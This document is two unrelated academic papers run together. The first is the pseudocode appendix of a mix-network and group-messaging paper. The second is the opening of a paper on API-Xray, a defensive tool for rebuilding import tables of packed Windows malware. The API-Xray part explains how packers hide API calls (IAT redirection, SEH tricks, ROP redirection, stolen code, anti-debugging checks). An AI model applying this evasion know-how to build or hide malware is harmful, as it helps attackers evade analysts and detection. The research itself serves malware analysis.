13: $\delta'_{3,A} \leftarrow C_{dec}(\text{KDF}(s_{2,A}, \texttt{cipher})) \oplus \delta'_{2,A}$
14: ▷ Compute headers and full MACs
15: $M_{3,A} \leftarrow$ CREATEHEADER$(s_A, *)$
16: $M_{3,A}.\gamma \leftarrow \text{MAC}(\text{KDF}(s_A, \texttt{mac}), \delta'_{3,A} \,\|\, M_{3,A}).\beta)$
17: $M_{2,A} \leftarrow$ CREATEHEADER$(s_A, n_{3,A}, M_{3,A})$
18: $M_{2,A}.\gamma \leftarrow \text{MAC}(\text{KDF}(s_{2,A}, \texttt{mac}), \delta'_{2,A} \,\|\, M_{2,A}).\beta)$
19: $M_{1,A} \leftarrow$ CREATEHEADER$(s_A, n_{2,A}, M_{2,A})$
20: $M_{1,A}.\gamma \leftarrow \text{MAC}(\text{KDF}(s_{1,A}, \texttt{mac}), \delta'_{1,A} \,\|\, M_{1,A}).\beta)$
21: **Repeat lines** $6-20$ **for** B
22: ▷ From sender to multiplication node
23: $\delta_{combined} = M_{1,A} \,\|\, \delta_{1,A} \,\|\, M_{1,B} \,\|\, \delta_{1,B}$
24: $M_1 \leftarrow$ CREATEHEADER(s_1)
25: $\delta_1,\ M_1.\gamma \leftarrow AE_{enc}(s_1, \delta_{combined}, M_1.\text{METADATA}))$
26: $M_0 \leftarrow$ CREATEHEADER(s_0, n_1, M_1)
27: $\delta_0,\ M_0.\gamma \leftarrow AE_{enc}(s_0, \delta, M_0.\text{METADATA}))$
28: **return** (M_0, δ_0)

Algorithm 7 Processing of an incoming packet at mix node n at mix layer l with secret key x^n.

1: **procedure** PROCESS($packet$)
2: $(M, \delta) \leftarrow packet$
3: $s \leftarrow (M.\alpha)^{x_n}$
4: **if** $h_\tau(s) \in tags$ **then abort**
5: $tags \leftarrow tags \cup \{h_\tau(s)\}$
6: $\delta' \leftarrow AE_{dec}(s, \delta, M.\gamma, M.\beta)$
7: **if** $\delta' = \perp$ **then abort**
8: $n', delay, M' =$ PROCESSHEADER(M)
9: **if** $l \neq 1$ **then**
10: QUEUEFORSEND$(n', (M', \delta'), delay)$
11: **else**
12: $M_{1,A}, \delta_{1,A}, M_{1,B}, \delta_{1,B} \leftarrow \delta'$ ▷ $\delta' = \delta_{combined}$
13: $\rho_A, \rho_B \leftarrow \rho(h_\rho(\texttt{A}, s)), \rho(h_\rho(\texttt{B}, s))$ ▷ $s = s_1$
14: ▷ Process separately to allow independent delays
15: PROCESS$(M_{1,A} \,\|\, \delta_{1,A} \,\|\, \rho_A)$
16: PROCESS$(M_{1,B} \,\|\, \delta_{1,B} \,\|\, \rho_B)$

B Algorithms

Algorithm 8 The fault-tolerant Rollercoaster callback handler and send methods (signatures are checked implicitly).

```
1:  procedure SendToGroup(groupid, payload)
2:      S ← GenSchedule(msg.source, msg.groupid)
3:      for recipient ∈ {direct children of self in S} do
4:          msg ← NewMessage()
5:          msg.groupid ← groupid
6:          msg.nonce ← FreshNonce()
7:          msg.{source, sender, role} ← self
8:          msg.payload ← payload
9:          ScheduleForSend(recipient, msg)
10:
11: procedure OnPayload(msg)
12:     ApplicationHandle(msg.payload)
13:     if msg was received while offline then return
14:     if msg was not seen before then
15:         S ← GenSchedule(msg.source, msg.groupid)
16:         for x ∈ {direct children of msg.role in S} do
17:             msg′ ← CopyMessage(msg)
18:             msg′.sender ← self
19:             msg′.role ← x
20:             ScheduleForSend(x, msg′)
21:     ScheduleForSend(msg.source, GenAck(msg))
22:
23: procedure OnAck(msg)
24:     assert (msg.source = self)
25:     CancelTimeout(msg, msg.role, msg.sender)
26:
27:     ▷ Called when a message leaves the payload queue
28: procedure OnMessageIsSent(msg)
29:     S ← GenSchedule(msg.source, msg.groupid)
30:     for x ∈ {recursive children of msg.role in S} do
31:         timeout ← EstimateTimeout(S, x)
32:         AddTimeout(msg, x, timeout)
33:
34: procedure OnTimeout(msg, recipient_failed)
35:     S ← GenSchedule(msg.source, msg.groupid)
36:     if not IsForwardingNode(S, msg.role) then
37:         return
38:     for x ∈ {recursive children of msg.role in S} do
39:         CancelTimeout(msg, msg.role, msg.sender)
40:             ▷ timeout will be recreated when re-try is sent
41:     recipient′ ← NextRecipient(S, recipient_failed)
42:     ScheduleForSend(recipient′, msg)
43:     msg.role ← ∅          ▷ Re-try to failed node w/o role
44:     ScheduleWithExpBackoff(recipient_failed, msg)
```

Algorithm 9 Methods explaining how the timeout information is stored and updated.

```
1:  procedure OnInit
2:      self.sessions = [·]          ▷ missing keys default to {}
3:
4:  procedure AddTimeout(msg, role, recipient, timeout)
5:      CancelTimeout(msg, role, recipient)
6:      id ← (msg.groupid, msg.nonce)
7:      entry ← (role, recipient, timeout)
8:      self.sessions[id] ← self.sessions[id] ∪ {entry}
9:
10: procedure CancelTimeout(msg, role, recipient)
11:     id ← (msg.groupid, msg.nonce)
12:     session = self.sessions[id]
13:     self.sessions[id] ← {x ∈ self.sessions[id] | x.role ≠
    role ∧ x.recipient ≠ recipient}
```

Algorithm 10 Determines whether node *node* is a forwarding node with regards to schedule *S*.

```
1:  procedure IsForwardingNode(S, node)
2:      source ← S[0][0][0]
3:      if node = source then
4:          return false
5:      for t = 1 until |S| do
6:          R ← S[t]
7:          for (sender, _) in R do
8:              if node ≠ source and node = sender then
9:                  return true
10:     return false
```

C Extended Paper

The extended paper is available at: `https://www.cl.cam.ac.uk/techreports/UCAM-CL-TR-957.html`. Its additional appendices contain: a proof for eventual delivery of Rollercoaster, a security proof for MultiSphinx, visualisations of the offline models, histogram plots of latency distributions, and additional heatmap figures. The main text of the extended paper only differs from this paper where it references these additional pieces of information.

Obfuscation-Resilient Executable Payload Extraction From Packed Malware

Binlin Cheng*†
Hubei Normal University & Wuhan University, China
binlincheng@163.com

Jiang Ming*‡
The University of Texas at Arlington, USA
jiang.ming@uta.edu

Erika A Leal and Haotian Zhang
The University of Texas at Arlington, USA
{erika.leal,haotian.zhang}@mavs.uta.edu

Jianming Fu† and Guojun Peng†
Wuhan University, China
{jmfu,guojpeng}@whu.edu.cn

Jean-Yves Marion
Université de Lorraine, CNRS, LORIA, F-54000 Nancy, France
jean-yves.marion@loria.fr

Abstract

Over the past two decades, packed malware is always a veritable challenge to security analysts. Not only is determining the end of the unpacking increasingly difficult, but also advanced packers embed a variety of anti-analysis tricks to impede reverse engineering. As malware's APIs provide rich information about malicious behavior, one common anti-analysis strategy is API obfuscation, which removes the metadata of imported APIs from malware's PE header and complicates API name resolution from API callsites. In this way, even when security analysts obtain the unpacked code, a disassembler still fails to recognize imported API names, and the unpacked code cannot be successfully executed. Recently, generic binary unpacking has made breakthrough progress with noticeable performance improvement. However, reconstructing unpacked code's import tables, which is vital for further malware static/dynamic analyses, has largely been overlooked. Existing approaches are far from mature: they either can be easily evaded by various API obfuscation schemes (e.g., stolen code), or suffer from incomplete API coverage.

In this paper, we aim to achieve the ultimate goal of Windows malware unpacking: recovering an executable malware program from the packed and obfuscated binary code. Based on the process memory when the original entry point (OEP) is reached, we develop a hardware-assisted tool, *API-Xray*, to reconstruct import tables. Import table reconstruction is challenging enough in its own right. Our core technique, *API Micro Execution*, explores all possible API callsites and executes them without knowing API argument values. At the same time, we take advantage of hardware tracing via Intel Branch Trace Store and NX bit to resolve API names and finally rebuild import tables. Compared with the previous work, API-Xray has a better resistance against various API obfuscation schemes and more coverage on resolved Windows API names. Since July 2019, we have tested API-Xray in practice to assist security professionals in malware analysis: we have successfully rebuilt 155,811 executable malware programs and substantially improved the detection rate for 7,514 unknown or new malware variants.

1 Introduction

Over the past two decades, malware is always one of the top cyber threats that can cause catastrophic damage. In 2020, over 350,000 new malicious programs worldwide are identified every day [39]. McAfee Lab estimates that malware revenue can reach multiple billions of dollars by 2020 [45]. Driven by huge financial gains, malware authors typically obfuscate their programs to circumvent malware detection. Among different obfuscation technologies, binary packing is the most prevalent one adopted by Windows malware [49, 55, 74, 86], because it protects the original code from static analysis and has a right balance between strength and performance [1, 6]. The trend of binary packing development reveals two salient features. **First**, when a packed malware starts running, the attached unpacking routine will pass through multi-layers of self-modifying code until the original entry point (OEP) of the payload is reached [11, 73]. **Second**, complicated packers also incorporate multiple anti-analysis methods (e.g., anti-debugging, anti-hooking, and anti-sandbox) to hinder both automated and manual unpacking attempts [63].

On the defender side, generic binary unpacking has generated a large body of literature [8, 15, 35, 38, 51, 52, 60]. Most of them rely on memory access tracing to find the reach of OEP and then dump the current process memory as the unpacked program. The recent progress in this direction, BinUnpack [15], proposes an effective heuristics to quickly determine the end of multi-layer unpacking without heavy memory access tracing. Despite this, in BinUnpack's large-scale evaluation, the authors have admitted that many unpacked

*Both authors contributed equally to the paper.
†(1) Key Laboratory of Aerospace Information Security and Trust Computing, Ministry of Education; (2) School of Cyber Science and Engineering, Wuhan University.
‡Corresponding authors: jiang.ming@uta.edu.

malware samples cannot run, which weakens the utilization of unpacked code in further malware analysis. This lack of executability is not just BinUnpack that faces issues, and it is actually fairly common for existing generic unpacking solutions [8, 35, 38, 51, 52, 60]. The root cause is the unpacked code's import tables, which store the metadata of imported APIs, are corrupt.

To perform malicious behavior (e.g., code remote injection and C&C communication) in diverse Windows systems, malware samples interact with Windows OS through user-level Windows APIs [27, 29, 53]. The import table structures in a PE* file's header store the information about Windows APIs that the PE file requires to execute. In particular, Import Address Table (IAT) is an address lookup table for calling Windows APIs; API callsites in a PE file refer to the IAT via indirect calls/jumps.† Note that the IAT does not take effect until the program is loaded into memory. Another table, Import Name Table (INT), containing API names corresponding to IAT entries, can be treated as the IAT's index. Using the INT, Windows PE loader fills each IAT entry with the associated Windows API's virtual address. Since these two tables are referenced from the PE header, examining these data from a malware sample's header yields information about this malware's capability. For example, a malware instance that imports functions from advapi32.dll is likely to access or change the registry; "CreateRemoteThread" API is often misused for the purpose of process injection [37]. The list of loaded APIs is necessary and of great practical significance for understanding malware behavior [3, 4, 32, 65]. Especially for a new malware variant, its instructions may not match any known malware signatures, but API calls can still provide valuable insight into its malicious intention [70].

Unfortunately, binary packer developers are also aware of the value of imported APIs. They reduce the wiggle room for security analysts by not using the standard API resolution in the packed PE file. Two key factors amplify the attackers' advantage. First, they delete INT & IAT entries and dereference both of them from the PE header, so that these two import tables become unavailable for analysis. Second, to sustain the original functionality after unpacking, the attached unpacking routine works in an ad-hoc way to customize a new IAT before the execution of the original code. As our study shows in §3, this custom IAT can contain misleading entries to hide the real names of invoked APIs. As a result, given the process memory produced by a generic unpacking tool, a disassembler fails to recognize API names at API callsites (e.g., call [f_1]), because IAT entries (e.g., [f_1]) do not *directly* point to the related APIs in a DLL. In addition, without the INT as an index, Windows PE loader cannot load correct API addresses of the target system into the IAT, and therefore the unpacked program has no executability in a Windows system.

*Portable Executable (PE) is an executable file format in Windows OS.
†e.g., call [f_1], and f_1 points to an entry of the IAT.

The goal of import table reconstruction is to resolve invoked API names and reconstruct the removed INT & IAT for the unpacked program. Therefore, a disassembler can recognize imported APIs to facilitate static analysis. Furthermore, the unpacked program becomes a "working PE" that can be successfully executed. Since most of the anti-analysis tricks embedded in a packer have been removed, this working PE unleashes the power of malware dynamic analysis. We name the process memory when the unpacking algorithm reaches the original entry point of the packed program as ***OEP memory***. The research question of recovering a working executable file is, *given OEP memory, how to reason about the real API name corresponding to each API callsite*. Especially, different API obfuscation schemes (e.g., stolen code and ROP redirection) may go through a lengthy call/jump chain before reaching the real API code, rendering manually resolving API names tedious and error-prone.

Researchers have realized the significance of import table reconstruction [2, 15, 17, 40–42, 44, 62, 69, 73, 81]. However, they do not cover all API obfuscation methods that we present in this work. The current solutions can only resolve partial API names either for statically identifiable targets or limited targets in a single execution trace. No work claims to resolve Windows API names for an unpacked program completely. Besides, many approaches track the target of an API call using API hooking [62] or dynamic binary instrumentation [17, 40–42, 73], but malware can fingerprint these monitoring environments.

In this paper, we aim to bridge the gap in the generic binary unpacking domain. Our technique, named *API-Xray*, is a hybrid static-dynamic analysis towards complete import table reconstruction. To transparently collect runtime control flow targets, we take a less intrusive approach with no code injection via hardware-assisted mechanisms: Intel Branch Trace Store (BTS) and NX bit [20]. More concretely, given an unpacked program's OEP memory, we first perform static analysis to explore all potential API callsites. Then, our proposed "API Micro Execution" enforces executing each potential API callsite without requiring concrete function arguments. At the same time, we track the target address of an API call with the help of BTS's branch tracing capability. In addition, we also enable NX bit to interrupt the execution when the complex control flow finally reaches the target API. After that, we further analyze BTS record and determine the real API addresses that we need. At last, we associate the obtained API addresses with the corresponding API names, rebuild INT & IAT entries, and restore the PE header. API-Xray complements the state-of-art binary unpacking tools and frees security analysts from the burden of manually piecing together the tedious steps of import table reconstruction.

We conduct a set of experiments to evaluate the efficacy of API-Xray. We first compare API-Xray with representative related work (e.g., S&P'15 [73] and CCS'18 [15]) on the prevalent packers that contain API obfuscation. API-Xray is

the only one that can defeat different API obfuscation schemes and reconstruct import tables entirely in all cases. Compared with the other two common hardware tracing mechanisms, namely Last Branch Record and Intel Processor Trace, we demonstrate that BTS is the only right option for import table reconstruction. At last, we report our experience after testing API-Xray in practice: 1) we have successfully rebuilt 174,285 malware's import tables, and 149,488 of them are labeled as "Malicious" by at least one malware sandbox. 2) for 7,514 unknown or new malware variants, the output of API-Xray can substantially increase the accuracy of malware detection. In summary, this paper makes the following contributions:

- The success of import table reconstruction hinges on the deep understanding of API obfuscation. Our in-depth study unveils new API obfuscation schemes that are not public before. Our work serves as a baseline for evaluating the effectiveness of future work (§3).
- Our proposed "Hardware-Assisted API Micro Execution" is the first approach towards recovering an executable program from the packed code. Our work exhibits strong resistance to API obfuscation and significantly lightens the burden of security professionals (§4).
- We have evaluated API-Xray extensively with a large-scale dataset, including prevalent and custom packers. API-Xray maintains a high success rate consistently in all cases (§5).

2 Background and Related work

Given a packed malware sample, our work assumes that security analysts have already found the original entry point (OEP) of malware and obtained the process memory at that time (i.e., OEP memory). Note that most of the current generic unpacking tools can meet this prerequisite. This paper tackles binary packer's API obfuscation, which deters security analysts from the further analysis of the unpacked code.

Various API obfuscation schemes are prevalent in packers. We first introduce the background information needed to understand this challenging problem. Then we discuss the limitations of existing import table reconstruction methods. At last, we introduce the work most germane to our hardware-assisted control flow monitoring. Regarding the complexity of advanced packers and the status quo of generic unpacking techniques, interested readers are referred to three papers: CSUR'13 [63], S&P'15 [73], and CCS'18 [15].

2.1 Binary Packers Avoid Using Standard API Name Resolution

The Role of Import Tables. Figure 1 illustrates an example of standard API resolution. The header of a PE file contains two import tables: import name table (INT) and import address table (IAT). These two tables contain names and addresses of APIs that need to be imported from a specific DLL (e.g., kernel32.dll), respectively. Since the compiler is unaware of imported API addresses at compilation time, IAT entries are first filled with placeholders temporarily (❶). Note that API names in the INT and API addresses in the IAT are maintained in the same order (❷). When the executable file is loaded, Windows PE loader is responsible for mapping the required DLLs into the memory address space of the application, and then it fills each IAT entry with the API address according to the item order of INT (❸). After that, the IAT begins to take effect as an address lookup table for calling Windows APIs. An API callsite in the PE file refers to the IAT via an indirect control flow instruction (e.g., call $[f_1]$): it reads the API address from an IAT entry and then jumps to the target (❹). This design ensures the compatibility with different Windows OS versions and address space layout randomization, in which *each imported API is very likely to have a different address at every execution* [64].

Delete Import Tables. The metadata of imported APIs is detailed enough to allow a security analyst to estimate whether a particular sample is malicious [70]. Therefore, when packing malware code, a binary packer erases both INT and IAT entries and makes these two tables unreachable from the malware's header. At the same time, the packer maintains a list of removed APIs in the attached unpacking routine. When the packed malware starts running, the unpacking routine, which runs an unpacking algorithm to recover the original code, has to rebuild a new IAT before the execution of the original code; otherwise, it will lead to an execution crash. The most convenient way is to use "LoadLibrary" and "GetProcAddress" APIs [63]: calling these two functions can explicitly load a DLL and obtain an API address at run time.

Hide Invoked API Names. In addition to the removal and deference of import tables, advanced packers also adopt other methods to obfuscate the use of API calls and the control flow ❹ in Figure 1. The purpose is to disconnect API callsites from corresponding target API names. Symantec security response [70] makes the first study of API obfuscation used in the wild. They find that some packers generate the target address of API via sophisticated instructions such as "push-calc-ret" and "Structured Exception Handler" to impede static analysis. Kawakoya et al. [42] and their follow-up work [41] formally define the concept of API obfuscation and introduce several specific patterns of API obfuscation, such as IAT redirection and stolen code. In §3, we will present our in-depth study to inspect the multiple types of API obfuscation that mislead the control flow ❹, including new API obfuscation schemes that have been swept under the carpet.

Anti-Static Analysis. API obfuscation combines the removal of import tables and the methods of hiding invoked API names, with the purpose of concealing a program's functionality. Even though security analysts obtain the OEP memory,




Figure 1: The example of standard API resolution. The "00000000" in the disk view represents a placeholder; Windows loader will replace it with an API address (e.g., "7C805D86") at program loading time according to the INT.

further malware analysis would still be difficult, if not impossible. As addresses stored in the IAT do not directly point to correct API entry points, a disassembler is unable to recognize API names. Therefore, when analyzing a new unpacked malware sample, the only available resource for security analysts is low-level assembly code, lacking semantic abstractions represented by API calls.

Anti-Dynamic Execution. Besides, API obfuscation impedes the reconstruction of a fully executable PE file—this is the ultimate goal of generic binary unpacking. Advanced packers have embedded various heuristics to detect the existence of malware dynamic analysis environments (e.g., debugging, hooking, and sandbox). The state-of-the-art unpacking tool, such as BinUnpack [15], is immune to these anti-dynamic-analysis methods and can quickly produce a memory dump as the unpacked program. However, if the removed INT cannot be recovered, Windows PE loader has no idea about which API addresses should be filled in the IAT, and thus security analysts cannot independently run the unpacked malware to observe its intended malicious behavior.

2.2 Limitations of Existing Work

To facilitate malware analysis, a complete binary unpacking solution has to restore the original code as well as reconstruct import tables. Typically, an import table reconstruction starts after the unpacking tool captures the OEP memory, and it contains three major steps [41]: 1) identify possible API callsites from the process memory; 2) resolve API names according to API callsites, and 3) restore both INT and IAT in the PE header (just like ❶ & ❷ in Figure 1). Among them, the most challenging step is **API name resolution**, as IAT entries may not directly point to target APIs, and all of the existing approaches fail to resolve API names completely. Table 1 summarizes different import table reconstruction approaches in terms of memory static analysis, dynamic analysis, and hybrid analysis.

Memory Static Analysis. The approaches in this category perform static scanning on OEP memory to identify indirect call (e.g., call [f_1]) and indirect jump (e.g., jmp [f_2]) instructions. Each target address of these instructions is considered as an entry of the IAT. Then, they relate all addresses in the IAT with corresponding API names in the INT. In particular, they match IAT entries with the address calculated from a DLL's base address and the offset of each export API in the DLL's export address table. In this way, they resolve the API name for each IAT entry. The latest generic unpacking work in CCS'18 [15] also adopts a similar style to reconstruct import tables. However, all of these static methods suffer from the same limitation: they can only recognize statically identifiable targets; the different API obfuscation methods that we will present in §3 can easily nullify them.

Table 1: Different import table reconstruction approaches. §5.1 compares API-Xray with the three approaches in bold.

Class	Approach
Memory Static Analysis	**BinUnpack** [15], Scylla [2], Eureka [69], RePEF [81], PinDemonium [50], Arancino [60]
Dynamic Analysis	**Ugarte-Pedrero et al.** [73], API Chaser [42], API Deobfuscator [17], QuietRIATT [62], tf_impscan [41], Secure Unpacker [40]
Hybrid Analysis	**RePEconstruct** [44], API-Xray

Dynamic Analysis. Another direction reconstructs import tables at run time. S&P'15 paper [73] achieves this by instrumenting indirect calls/jumps and grouping the memory addresses used in these instructions. Both Secure Unpacker [40] and QuietRIATT [62] use hooking-based methods to identify target API. They assume no matter what API obfuscation techniques the packer used, the control flow will be transferred to the API code eventually. Therefore, they set hooks at the entries of APIs that the packed sample is very likely to call. Once the control flow arrives at the hooked API's entry point, they can determine the target API's name. Unfortunately, stolen code, which we will further discuss in §3, defies the assumption embodied by hooking-based methods. To overcome this limitation, both Kawakoya et al. [41, 42] and Seokwoo et al. [17] use taint analysis to trace the code copy operation, which is necessary to complete the stolen code obfuscation. As the stolen code shares the same taint

Table 2: The comparison of hardware control flow tracing mechanisms. "Yes" in the "Completeness" column means it can monitor all kinds of control flow deviation instructions, including jmp, cjmp, call, ret, and exception.

Mechanism	Completeness	Size Limit	Overhead	Online/Offline
LBR	Yes	Yes	Low	Online
BTS	Yes	No	High	Online
IPT	No	No	High	Offline

tag with the source API code, when the program executes the stolen code, the attached taint tag can decide which API code is actually executed. The disadvantage of dynamic-based methods is also apparent—they can only resolve API names in a single execution path each time. Single-path API coverage cannot guarantee the executability of malware in a new Windows OS, because non-identical environments are likely to trigger a different execution path. Furthermore, as most of the dynamic analysis environments are not transparent, malware can counter them via anti-sandbox and anti-debug heuristics.

Hybrid Analysis. RePEconstruct [44] takes a weak hybrid analysis style to resolve API names. Like S&P'15 paper [73], RePEconstruct leverages dynamic binary instrumentation (DBI) to record the branch instructions that jump to dynamically loaded modules. In addition, it also takes another round of memory static scanning to recognize the APIs that are not executed at run time. However, its memory static scanning does not consider API obfuscation. By contrast, API-Xray weaves static and transparent dynamic analyses in a compatible manner that amplifies each other's benefit.

2.3 Control Flow Monitoring via Hardware

Multiple software security tasks require control flow monitoring to block anomaly intrusions, such as defending ROP attacks [59, 89] and preventing kernel malware [46, 79]. The software-based monitoring typically relies on a DBI platform (e.g., Pin [48] or DynamoRIO [10]) to record control flow transfers. However, DBI tools do not keep the code under execution intact, and thus their instrumentation environments are easy to be detected [25]. In contrast, hardware-based monitoring overcomes the limitation of lacking transparency; it leverages modern CPU features to record control flow, requiring no code injection. For modern Intel processors, the mechanisms to trace branch instructions include Last Branch Record (LBR), Branch Trace Store (BTS), and Intel Processor Trace (IPT). We will further evaluate these three mechanisms in §5.1, but for now, we would like to remind readers that BTS is the only option for import table reconstruction. Table 2 shows the different features of these three hardware tracing mechanisms.

LBR. LBR can record 16 or 32 most recent branch pairs (source and target) into a register.[‡] LBR is very fast since it directly accesses CPU registers, but LBR is also limited by the maximum number of branches that it can record at one time [82]. kBouncer [59] is the first work to use LBR to prevent ROP attack. At each system API invocation, kBouncer checks the proposed control-flow integrity (CFI) policy against LBR stack. Later, ROPecker [16], CFIGuard [88], and PathArmor [75] extend kBouncer [59]'s idea to prevent ROP attacks with the help of LBR. However, due to the limited size of LBR stack (16 or 32), an attacker can still circumvent LBR's monitoring [12, 24, 34].

BTS. BTS is more flexible than LBR. BTS records all kinds of branch pairs (source and target) into a memory buffer, and users can determine the memory buffer's size and location. Unlike LBR that overwrites the data when LBR stack is full, BTS can be configured to halt the application when the recording buffer is full, or when a predefined exception is triggered. Then, the user saves BTS buffer's record, resets it, and then resumes BTS's monitoring. In this way, BTS is able to record complete control flow transfers, but at the cost of higher overhead than LBR. To prevent ROP attacks, CFIMon [83] and Eunomia [87] leverage BTS to detect illegitimate branch pairs. Recent work [9] proposes a general BTS-based control flow monitoring framework, which can be extended to perform different analysis tasks, such as control flow graph reconstruction and ROP detection.

IPT. Different from both LBR and BTS, IPT is initially designed for offline performance analysis and software debugging. IPT efficiently captures control flow traces online, but it is at the cost of the orders-of-magnitude slowdown in offline decoding. In addition, IPT does not trace all types of control flow transfer instructions—unconditional direct branches (e.g., direct jump and direct call) are not logged [20]. Both GRIFFIN [31] and FlowGuard [47] transparently enforce fine-grained CFI policy using IPT.

3 Deep Inspection of API Obfuscation

In this section, we conduct an in-depth study to demystify API obfuscation schemes that can hide the names of invoked APIs. We manually analyzed all of the 29 prevalent packers tested in BinUnpack's paper [15]. Upon further investigation, we find that 12 out of 29 packers obfuscate the control flow between API callsites and target API entry points (i.e., the control flow ❶ in Figure 2(a)). These 12 packers (e.g., Themida [57], Enigma [72], and Obsidium [54]) represent advanced packers that incorporate multiple anti-analysis methods. Note that, for Themida, we enable its packing and partial code revealing models. For other pure code virtualization tools, such as Code Virtualizer [56] and VMProtect [77], researchers rely

[‡]For the Intel Haswell microarchitecture CPU, it can record 16 most recent branch pairs. For the Intel Skylake microarchitecture CPU, the recording number increases to 32 [20].




Figure 2: The examples of different API obfuscation schemes (Figure 2(b)∼ Figure 2(f)). The unpacking routine allocates and maintains a "trampoline" code area (labeled as red color boxes) to complicate the standard API call chain.

Table 3: The summary of various API obfuscation techniques. The branches involved in the complicated control flow between the original code and the target API (Column 2) could be a very large number.

Obfuscation Type	Control Flow	Cited Work
Normal API Call	Original Code ⇒ TargetAPI	—
IAT Redirection	Original Code ⇒ Trampoline ⇒ TargetAPI	[43, 63, 70]
Rewrite API Callsite	Original Code ⇒ Trampoline ⇒ TargetAPI	[63]
Anti-debugging Routine	Original Code ⇒ Trampoline ⇒ Anti-debugging API ⇒ Trampoline ⇒ TargetAPI	API-Xray
ROP Redirection	Original Code ⇒ Trampoline ⇒ End of TempAPI ⇒ Trampoline ⇒ TargetAPI	API-Xray
Stolen Code	Original Code ⇒ Trampoline ⇒ TargetAPI+n	[41, 43, 63, 70]

on totally different approaches [19, 68, 84, 85] to recover virtualization protected code, and therefore they are out of our scope.

Existing import table reconstruction approaches commonly rely on a number of assumptions that may not reflect the complexity of advanced packers. In particular, these assumptions include: 1) the address of a target API is statically identifiable in the unpacked code [2, 15, 69]; 2) when the control flow arrives at a DLL, it necessarily points to the target API's entry point [40, 62, 73]; 3) API calls have to be forwarded through the IAT [2, 15, 40, 62, 69, 73]. We conduct our study with the following three questions in mind. Unfortunately, our deep inspection gives negative answers to all of them.

Q1: Can target APIs' addresses be statically identifiable in the unpacked code?

Some methods use memory static scanning to reconstruct import tables [2, 15, 69]. They have a simple assumption that the addresses of target APIs are statically identifiable in the OEP memory (e.g., Figure 2(a)). However, this assumption can be violated by a dynamically computed address. Figure 2(b) illustrates a complicated example of IAT redirection, which is adopted by Obsidium packer. The IAT entry points to a "trampoline" area first. This code area is maintained by the unpacking routine as the relay to obfuscate the control flow ❶ in Figure 2(a). For Figure 2(b), the trampoline further installs a custom structured exception handler (SEH) and intentionally executes an erroneous instruction (e.g., division by zero) to jump to the SEH at another place. Finally, the SEH forwards the control flow to the target API. Without executing the trampoline code and SEH in Figure 2(b), we cannot identify the target API address.

Q2: When the control flow arrives at a DLL, does it necessarily point to the target API's entry point?

Dynamic-based approaches hold a common assumption that if the control flow reaches a DLL, it necessarily points to the target API's entry point. However, we find a few counterexamples that defy this assumption, and we summarize them into three types. **First**, we find some packers (Armadillo, PEP, and Obsidium) call the anti-debugging APIs before the target API (as shown in Figure 2(c)). These anti-debugging APIs perform timing checks or checksum for the anti-analysis purpose. **Second**, some packers (e.g., PELock and Obsidium)

use the ROP style to redirect their API calls (as shown in Figure 2(d)). That is, the trampoline first transfers the control flow to the `ret`-like instruction of a temporary API; then the control flow will go back to the trampoline again. After that, the trampoline finally forwards the control flow to the target API. Since this process, such as Figure 2(d), is similar to the ROP attack, we name it as "ROP redirection."

The **third** type is the so-called "stolen code" [15, 42, 63]. As shown in Figure 2(e), the stolen code invokes an API by first executing a few bytes copied from the head of API, and then it jumps back to the target API code right after the copied instructions. Because many API monitoring tools set hooks at the entry of an API, stolen code can evade these monitoring tools. We observe the adoption of stolen code in the packers such as Themida, PELock, and Enigma. Regarding how many bytes the stolen code can copy, our large-scale evaluation shows that it typically steals the first 3 bytes, 5 bytes, ..., until one basic-block size from the target API [63]. The goal of such a choice is to be compatible with a common design in DLLs—Position Independent Code. Otherwise, copying more bytes to the trampoline area may also include relative-addressing instructions, which can lead to an execution crash.
